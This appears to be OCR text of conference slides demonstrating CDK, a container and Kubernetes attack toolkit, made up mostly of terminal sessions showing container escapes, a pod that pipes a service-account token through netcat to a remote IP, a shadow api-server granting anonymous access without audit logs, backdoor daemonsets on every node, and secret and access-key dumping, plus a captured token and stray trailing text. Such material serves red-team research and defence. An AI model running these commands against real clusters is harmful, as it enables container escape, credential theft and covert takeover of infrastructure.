Credential Access	Access Key Scanning
Credential Access	Dump K8s Secrets
Credential Access	Dump K8s Config
Persistence	Deploy WebShell
Persistence	Deploy Backdoor Pod
Persistence	Deploy Shadow K8s api-server
Persistence	K8s MITM Attack (CVE-2020-8554)
Persistence	Deploy K8s CronJob

```
root@myappnew:/# ./cdk_linux_amd64_thin_upx run --list
k8s-mitm-clusterip       Exploit CVE-2020-8554: Man in the middle using ExternalIPs, u
k8s-get-sa-token         Dump target service-account token and send it to remote ip:po
runc-pwn         container escape via CVE-2019-5736. usage: ./cdk runc-pwn <shell-cmd>
docker-sock-check        check if docker unix socket available. usage: ./cdk docker-so
docker-sock-pwn          Create and run <cmd> in a container with host root `/` mounte
r.sock "touch /host/tmp/pwn-success"
rewrite-cgroup-devices   escape sys_admin capabilities container via rewrite cgroup de
test-poc         this is the test script
k8s-backdoor-daemonset   deploy image to every node using daemonset, usage: cdk run k8
k8s-secret-dump          try to dump K8s secret in multiple ways, usage: cdk run k8s-s
mount-cgroup     escape privileged container via cgroup. usage: ./cdk run mount-cgroup
reverse-shell    reverse shell to remote addr, usage: cdk run reverse-shell <ip:port>
service-probe    scan subnet to find Docker/K8s inner services, usage: cdk run service
docker-api-pwn   Create and run <cmd> in a container with host `/` mounted to `/host`
k8s-configmap-dump       try to dump K8s configmap in multiple ways, usage: cdk run k8
k8s-cronjob      create cronjob with user specified image and cmd. Usage: cdk run k8s-
istio-check      Check was the shell in a istio(service mesh) network, please note tho
k8s-psp-dump     Dump K8S Pod Security Policies and try, usage: cdk run k8s-psp-dump (
lxcfs-rw         escape container when root has LXCFS read & write privilege,  usage:
mount-disk       escape privileged container via disk mount, usage: `./cdk run mount-d
mount-procfs     escape container via mounted procfs. usage: cdk run mount-procfs <dir
check-ptrace     check if pid injection works with cap=SYS_PTRACE. usage: ./cdk run ch
webshell-deploy          Write webshell to target path. Usage: cdk run webshell-deploy
ak-leakage       search AK/Secrets from input dir, usage: cdk run ak-leakage <dir>
root@myappnew:/#
```

more in https://github.com/neargle/slidefiles/

容器逃逸

Confirm privileged container: cdk evaluate

```
[Information Gathering - Commands and Capabilities]
2021/04/12 05:42:55 available commands:
        find,ps,apt,dpkg,mount,fdisk
2021/04/12 05:42:55 Capabilities:
        CapEff: 0000003fffffffff

Critical - Possible Privileged Container Found.
```

Mount local device: cdk run mount-device


```
root@59b9306ac53d: /tmp/cdk_rthsr
  "opts": [
    "rw",
    "relatime",
    "bind"
  ]
}
2021/04/12 05:44:51 found 1 devices in total.
success! device /dev/vda1 was mounted to /tmp/cdk_rthsr

root@59b9306ac53d:/tmp# cd /tmp/cdk_rthsr
root@59b9306ac53d:/tmp/cdk_rthsr# ls
bin  boot  data  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost
+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
  vmlinuz  vmlinuz.old
root@59b9306ac53d:/tmp/cdk_rthsr#
```

Overwrite cgroup device: cdk run rewrite-cgroup-devices

```
root@59b9306ac53d: /tmp
root@59b9306ac53d:/tmp# ./cdk_linux_amd64 run rewrite-cgroup-devices
2021/04/12 05:47:46 generate shell exploit: /tmp/rewrite-cgroup-devices-exp-jzkepm.sh
Execute Shell:/tmp/rewrite-cgroup-devices-exp-jzkepm.sh finished with output:
2021/04/12 05:47:46 get /sys/fs/cgroup/devices/devices.allow inode id: 1648
2021/04/12 05:47:46 find cgroup devices.allow file: /sys/fs/cgroup/cgneartest/docker/59
b9306ac53d80c3d09dc8b8d1b660b79e8868beb76b5bbddfec59b21879f36d/devices.allow
2021/04/12 05:47:46 set all block device accessible success.
2021/04/12 05:47:46 found host blockDeviceId Marjor: 252 Minor: 1
2021/04/12 05:47:46 now, run 'debugfs cdk_mknod_result' to browse host files.
root@59b9306ac53d:/tmp# debugfs cdk_mknod_result
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    1703937  (16) data
 262145  (12) etc    393217  (16) media    131073  (12) bin
 262147  (12) boot    393218  (12) dev    131195  (12) home
 131196  (12) lib    393228  (16) lib64    393229  (12) mnt
 393230  (12) opt    393231  (12) proc    393232  (12) root
 393235  (12) run    393258  (12) sbin    393342  (12) srv
 393343  (12) sys    393344  (12) tmp    393345  (12) usr    131787  (12) var

 485  (28) initrd.img.old    481  (20) vmlinuz.old    945  (24) initrd.img
 482  (40) vmlinuz    274415  (3676) snap
debugfs:
```

more in https://github.com/neargle/slidefiles/

逃逸挂载不当的容器



Insecure Mounted Resource Leads to Escape

Pwn mounted /proc/: cdk run mount-procfs <dir> <shellcode>


```
root@610165393b65:/# ./cdk run mount-procfs /mnt/host_proc "touch /tmp/exp-success"
2021/04/13 02:13:26 env GOTRACEBACK not found, trying to set GOTRACEBACK=crash then re
load exploit.
2021/04/13 02:13:26 Execute Shell:./cdk run mount-procfs /mnt/host_proc touch /tmp/exp
-success failed with error:signal: aborted (core dumped)
2021/04/13 02:13:26 if you see "(core dumped)" in former err output, means exploit suc
cess.
root@610165393b65:/# exit
exit
ubuntu@VM-0-11-ubuntu:~$ ls /tmp/exp-success
/tmp/exp-success
ubuntu@VM-0-11-ubuntu:~$
```

Pwn mounted /lxcfs/: cdk run lxcfs-rw

```
root@lxcfs-rw:/tmp# ./cdk run lxcfs-rw
2021/01/28 09:25:21 found pod devices.allow path: /kubepods/burstable/pod561ee143-4468-
443a-9940-f262a9417ae5/ef6edb3c483591aaa28923df6de84d1fedb9372890c4441fd0e31ed4972237b1
2021/01/28 09:25:21 found host blockDeviceId Marjor: 252 Minor: 1
2021/01/28 09:25:21 found rw lxcfs mountpoint: /data/test/lxcfs
2021/01/28 09:25:22 set all block device accessible success.
2021/01/28 09:25:22 devices.allow content: a *:* rwm
2021/01/28 09:25:22 exploit success, run "debugfs -w host_dev".

root@lxcfs-rw:/tmp# debugfs -w host_dev
debugfs 1.44.5 (15-Dec-2018)
debugfs:  ls /root/.ssh
 393231  (12) .    52566  (12) ..    395870  (24) authorized_keys
 395829  (16) config    395860  (20) known_hosts    393227  (16) id_rsa
 395831  (3996) id_rsa.pub
```

more in https://github.com/neargle/slidefiles/

特权SA利用




Get admin SA token by creating pod

```
cdk run k8s-get-sa-token <token> <target-sa> <rhost> <rport>
```

```
root@myappnew:/# ./cdk_linux_amd64_thin_upx run k8s-get-sa-token default kube-admin 118.195.
140.100 999
2021/04/13 07:00:06 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 07:00:06 Trying to create a pod to dump service-account:kube-admin token to remot
e server 118.195.140.100:999
2021/04/13 07:00:06 Request Body:  {
        "apiVersion": "v1",
        "kind": "Pod",
        "metadata": {
                "name": "cdk-rbac-bypass-create-pod",
                "namespace": "kube-system"
        },
        "spec": {
                "automountServiceAccountToken": true,
                "containers": [{
                        "args": ["-c", "apt update && apt install -y netcat; cat /run/secret
s/kubernetes.io/serviceaccount/token | nc 118.195.140.100 999; sleep 300"],
                }],
                "host
                "serv
        }
}
2021/04/13 07:00:06 a
{"kind":"Pod","apiVer
"kube-system","selfLi
id":"e107c13e-df12-47
2021-04-13T07:00:06Z"
Version":"v1","time":
```

```
ssh ubuntu@118.195.140.100 /Users/xy/Desktop  ⌥⌘2
ubuntu@VM-0-11-ubuntu:~$ sudo nc -lvp 999
Listening on [0.0.0.0] (family 0, port 999)
Connection from 118.195.154.203 44508 received!
eyJhbGciOiJSUzI1NiIsImtpZCI6InUwNTk3bEJ0S19Bc0haSG1UR01BbGVoOEJOSFR6U2loN1k3NHpm
WXlua1UifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZ
XJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZ
WFjY291bnQvc2VjcmV0Lm5hbWUiOiJrdWJlLWFkbWluLXRva2VuLXJxY2ZtIiwia3ViZXJuZXRlcy5pb
y9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6Imt1YmUtYWRtaW4iLCJrdWJlcm5ld
GVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJjMzY3YmVjNS1iZWZkLTQ2N
WItYWNmZC1lOWE3NjNjMWQ1ODYiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0Z
W06a3ViZS1hZG1pbiJ9.JCu3C_mVwuYrGtsL4rWcRP7AX_AtsgJTOzD_3d7vUgKE5Z3Kq4bShsCyv3GY
RrNhfas4w1emCB6u2jaXSzBNMAwN1pF-9gV0c5oigTlSGFO08gK3rapsm100hhEZs7ySuIRUa0hLYeEm
xAjgwKT42e1Y-3wUbNBOscu-Z4gVviaEnAahrhjjp47REy_1Krg0v-dgD1yXV6eGhde4_mY9TASUOWJm
JzWXTyL23M7OcKYYlXxoZtCC-lDzBpvZ6UkIL63kNvRuEB7HScDJJJnyy2kxp8LDokZLwJ6v6c-rDa0k
Hn3YKdkQUy1vAW333g1KDSJ7Le9qQcXet8uT0HSmNQ
```

K8s安全检测绕过



cdk run k8s-shadow-apiserver <token>


```
ssh ubuntu@118.195.140.100 /Users/xy
root@myappnew:/# ./cdk-fabric run k8s-shadow-apiserver default
2021/04/13 10:38:50 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 10:38:50 trying to find api-server pod in namespace:kube-system
2021/04/13 10:38:50 find api-server pod:
kube-apiserver-10.206.0.11
kube-apiserver-10.206.0.16
kube-apiserver-10.206.0.5
2021/04/13 10:38:50 dump config json of pod: kube-apiserver-10.206.0.11 in namespace: kube-system
2021/04/13 10:38:50 shadow api-server deploy success!
        shadow api-server pod name:kube-apiserver-10.206.0.11-shadow, namespace:kube-system, node name:10.206.0.11
        listening insecure-port: 0.0.0.0:9443
        listening secure-port: 0.0.0.0:9444     enabled all privilege for system:anonymous user
        go further run `cdk kcurl anonymous get http://your-node-intranet-ip:9443/api` to takeover cluster with none audit logs!
root@myappnew:/#
```

Connect the new api-server without authentication and logs.

```
ssh ubuntu@118.195.140.100 /Users/xy
root@myappnew:/# curl 10.206.0.11:9443
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1",
```

more in https://github.com/neargle/slidefiles/

批量Daemonset后门



cdk run k8s-backdoor-daemonset <image> <entrypoint>


```
ssh ubuntu@118.195.140.100 /Users/xy                                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run k8s-backdoor-daemonset default ubuntu "sleep 999"
2021/04/13 10:48:19 getting K8s api-server API addr.
       Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 10:48:19 trying to deploy daemonset with image:ubuntu to k8s-app:kube-proxy
2021/04/13 10:48:19 api-server response:
{"kind":"DaemonSet","apiVersion":"apps/v1","metadata":{"name":"cdk-backdoor-daemonset","name
space":"kube-system","selfLink":"/apis/apps/v1/namespaces/kube-system/daemonsets/cdk-backdoo
r-daemonset","uid":"539c70de-e60b-404c-ada0-496159d3b059","resourceVersion":"2120756","gener
```

Backdoor pods running on each node.

```
ssh ubuntu@118.195.140.100 /Users/xy/Desktop                            ⌥⌘2
ubuntu@VM-0-11-ubuntu:~$ kubectl get pods --all-namespaces | grep cdk
kube-system   cdk-backdoor-daemonset-bbjs4          1/1     Running   0          92s
kube-system   cdk-backdoor-daemonset-cwqfl          1/1     Running   0          92s
kube-system   cdk-backdoor-daemonset-x6m8g          1/1     Running   0          92s
ubuntu@VM-0-11-ubuntu:~$
```

more in https://github.com/neargle/slidefiles/

找寻并获取秘钥



cdk run k8s-secret-dump <auto|token>

```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run k8s-secret-dump
2021/04/13 11:47:01 invalid input args.
2021/04/13 11:47:01 try to dump K8s secret in multiple ways, usage: cdk run k8s-secret-dump
(auto|<service-account-token-path>)
root@myappnew:/# ./cdk-fabric run k8s-secret-dump auto
2021/04/13 11:47:08 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 11:47:08 trying to dump K8s Secrets with user system:anonymous
2021/04/13 11:47:08 requesting  /api/v1/secrets
2021/04/13 11:47:08 failed, api-server response:
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"secrets is fo
rbidden: User \"system:anonymous\" cannot list resource \"secrets\" in API group \"\" at the
 cluster scope","reason":"Forbidden","details":{"kind":"secrets"},"code":403}

2021/04/13 11:47:08 trying to dump K8s Secrets with local service-account: /var/run/secrets/
kubernetes.io/serviceaccount/token
2021/04/13 11:47:08 requesting  /api/v1/secrets
2021/04/13 11:47:08 dump secret success, saved in:  k8s_secrets.json
root@myappnew:/#
```

cdk run ak-leakage <dir>


```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run ak-leakage /var/www
2021/04/13 12:04:47 searching secrets in  /var/www

found AWS API Key in: /var/www/test.1
[AKIA9ACU129I1LO04MFQ]

found Twilio API Key in: /var/www/test.1
[SKc4ca4238a0b923820dcc509a6f75849b]
2021/04/13 12:04:47 finished.
root@myappnew:/#
```

more in https://github.com/neargle/slidefiles/

工具模块

Command	Description	Supported	Usage/Example
nc	TCP Tunnel	✓	link
ps	Process Information	✓	link
ifconfig	Network Information	✓	link
vi	Edit Files	✓	link
kcurl	Request to K8s api-server	✓	link
dcurl	Request to Docker HTTP API	✓	link
ucurl	Request to Docker Unix Socket	✓	link
rcurl	Request to Docker Registry API		
probe	IP/Port Scanning	✓	link

Local: run kubectl with --v=8 to dump request body



Remote: send custom api-server request with `cdk kcurl` command

```
./cdk kcurl anonymous post 'https://101.132.101.69:6443/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply'
'{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{"kubectl.kubernetes.io/last-applied-configuration":"{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"cdxy-test-2021\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"args\":[\"sleep\",\"infinity\"],\"image\":\"ubuntu:latest\",\"name\":\"container\"}]}}\n"},"name":"cdxy-test-2021","namespace":"default"},"spec":{"containers":[{"args":["sleep","infinity"],"image":"ubuntu:latest","name":"container"}]}}'
```

more in https://github.com/neargle/slidefiles/

Github Action轻量化

Tactic	Technique	CDK Exploit Name	Supported	In Thin	Doc
Escaping	docker-runc CVE-2019-5736	runc-pwn	✓	✓	
Escaping	containerd-shim CVE-2020-15257	shim-pwn	✓		link
Escaping	docker.sock PoC (DIND attack)	docker-sock-check	✓	✓	link
Escaping	docker.sock RCE	docker-sock-pwn	✓	✓	link
Escaping	Docker API(2375) RCE	docker-api-pwn	✓	✓	link
Escaping	Device Mount Escaping	mount-disk	✓	✓	link
Escaping	LXCFS Escaping	lxcfs-rw	✓	✓	link
Escaping	Cgroups Escaping	mount-cgroup	✓	✓	link
Escaping	Procfs Escaping	mount-procfs	✓	✓	link
Escaping	Ptrace Escaping PoC	check-ptrace	✓	✓	link
Escaping	Rewrite Cgroup(devices.allow)	rewrite-cgroup-devices	✓	✓	link
Discovery	K8s Component Probe	service-probe	✓	✓	link
Discovery	Dump Istio Sidecar Meta	istio-check	✓	✓	link
Discovery	Dump K8s Pod Security Policies	k8s-psp-dump	✓		link
Remote Control	Reverse Shell	reverse-shell	✓	✓	link
Credential Access	Access Key Scanning	ak-leakage	✓	✓	link
Credential Access	Dump K8s Secrets	k8s-secret-dump	✓	✓	link
Credential Access	Dump K8s Config	k8s-configmap-dump	✓	✓	link
Privilege Escalation	K8s RBAC Bypass	k8s-get-sa-token	✓	✓	link
Persistence	Deploy WebShell	webshell-deploy	✓	✓	link
Persistence	Deploy Backdoor Pod	k8s-backdoor-daemonset	✓	✓	link
Persistence	Deploy Shadow K8s api-server	k8s-shadow-apiserver	✓		link
Persistence	K8s MITM Attack (CVE-2020-8554)	k8s-mitm-clusterip	✓	✓	link
Persistence	Deploy K8s CronJob	k8s-cronjob	✓	✓	link

more in https://github.com/neargle/slidefiles/


补天漏洞响应平台
2021补天白帽大会
THANKS
C:\>dir
Volume in drive C is MS-DOS_6
Volume Serial Number is 3340-0044
Directory of C:\